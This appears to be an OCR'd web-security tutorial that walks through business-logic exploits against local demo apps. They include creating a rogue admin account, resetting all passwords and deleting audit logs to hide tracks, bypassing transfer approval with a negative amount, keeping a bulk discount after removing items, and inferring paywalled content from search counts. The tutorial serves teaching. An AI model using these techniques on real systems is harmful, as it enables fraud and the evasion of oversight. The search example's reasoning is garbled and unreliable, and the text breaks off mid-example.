


http://127.0.0.1:5000/login

Login

Username:
Password:
Login

Step1: (Goal: Login as the normal user)




http://127.0.0.1:5000/login

Login

Username: admin
Password: ••••••
Login

Following dashboard shall appear:




http://127.0.0.1:5000/dashboard

Welcome admin

Create User
Reset All Passwords
Delete Audit Logs
View Logs
Logout

Step2: (Goal: To exploit) Create a fake admin. Go to the "create user" link:




http://127.0.0.1:5000/create_user

Create User

Username:
Password:
Role: User
Create

Fill it like this, and click on "Create" button, and then logout:




http://127.0.0.1:5000/create_user

Create User

Username: tempadmin
Password: temp123
Role: Admin
Create

Now, login as the tempadmin:




http://127.0.0.1:5000/dashboard

Welcome tempadmin

Create User
Reset All Passwords
Delete Audit Logs
View Logs
Logout

Step3: (Goal: Malicious activity)


Click on : Reset all passwords. Now every user password = hacked



http://127.0.0.1:5000/malicious_action


All passwords reset!

Click on: Delete Audit Logs.


http://127.0.0.1:5000/delete_logs

Audit logs cleared

Now, Click on View logs:


http://127.0.0.1:5000/view_logs

tempadmin -> Deleted audit logs

Everything else is gone.

What Happened?

The system assumed: If someone deletes logs, the deletion itself will be logged.


But:

1. You created a second admin.
2. Used it for attack.
3. Deleted logs.
4. Only entry left points to fake account.

There is no evidence linking original admin. Perfect crime.

<u>Example6: Beating a Business Limit</u>


Browser:


http://127.0.0.1:5000

ERP Funds Transfer


Login

When clicked on "Login":


http://127.0.0.1:5000/login

Login as Finance User

Again,



http://127.0.0.1:5000/dashboard

Dashboard

Account A Balance: $50000
Account B Balance: $10000

Make Transfer


Step1: (Goal: Normal test)


http://127.0.0.1:5000/transfer

Make Transfer

From: Account A
To: Account B
Amount: 20000
Transfer


When clicked on "Transfer" button:


http://127.0.0.1:5000/transfer

Transfer requires manager approval!

Clearly, Protection works for positive numbers.


Step2: (Goal: bypassing)


http://127.0.0.1:5000/transfer

Make Transfer

From: Account B
To: Account A
Amount: -20000
Transfer

When did:


http://127.0.0.1:5000/dashboard

Dashboard

Account A Balance: $30000
Account B Balance: $30000

Make Transfer

Transfer 20,000 from A → B. WITHOUT approval.

Balances become:


Account A: 30000

Account B: 30000

We bypassed anti-fraud protection.

<u>Example7: Cheating on Bulk Discounts</u>

Browser:




http://127.0.0.1:5000

Software Store

View Products
View Cart

Step1: (Goal: Normal behaviour)




http://127.0.0.1:5000/products

Products

antivirus - $100 Add
firewall - $80 Add
antispam - $60 Add
vpn - $120 Add

View Cart

Add the first three, then visit the View Cart:



http://127.0.0.1:5000/cart

Your Cart

antispam - $45.00 Remove
antivirus - $75.00 Remove
firewall - $60.00 Remove

Total: $180.00


🎉 Bulk Discount Applied! (25%)

Continue Shopping

Clearly, Discount applied.

Step2: (Goal: To cheat)

Remove any two of them from the cart:


http://127.0.0.1:5000/cart

Your Cart

firewall - $60.00 Remove

Total: $60.00


🎉 Bulk Discount Applied! (25%)

Continue Shopping

Original price was $80. We still have 25% discount. System did NOT recalculate.


Example8: Abusing a Search Function

Browser:


http://127.0.0.1:5000

FinNews Pro

Step1: (Goal: Broad Search) Search: Wahh Consulting


http://127.0.0.1:5000/search?q=Wahh+Consulting

2 matches found

Wahh Consulting - Press Release 08-03-2007

Subscribe to view full content


Wahh Consulting - Annual Results 2006

Subscribe to view full content

Back

We are NOT subscribed. We see titles but no content.

Step2: (Goal: Try Narrowing) Search: Wahh Consulting takeover



http://127.0.0.1:5000/search?q=Wahh+Consulting+takeover

0 matches found

Back

We just learned: One article contains the word "takeover".

Step3: (Goal: Refine further) Search: Wahh Consulting takeover NGS


http://127.0.0.1:5000/search?q=Wahh+Consulting+takeover+NGS

0 matches found

Back

Step4: (Goal: Test Different Outcomes)


Search: Wahh Consulting takeover cancelled -> 0 matches

Search: Wahh Consulting takeover completed -> 0 matches

Without subscribing, we just reconstructed: Wahh Consulting completed takeover of NGS, is not present.

<u>Example9: Snarfing Debug Messages</u>


Browser1:


http://127.0.0.1:5000

QuickBank Login

Username:
Password:

Browser2:


127.0.0.1:5000

Import favorites | Acer

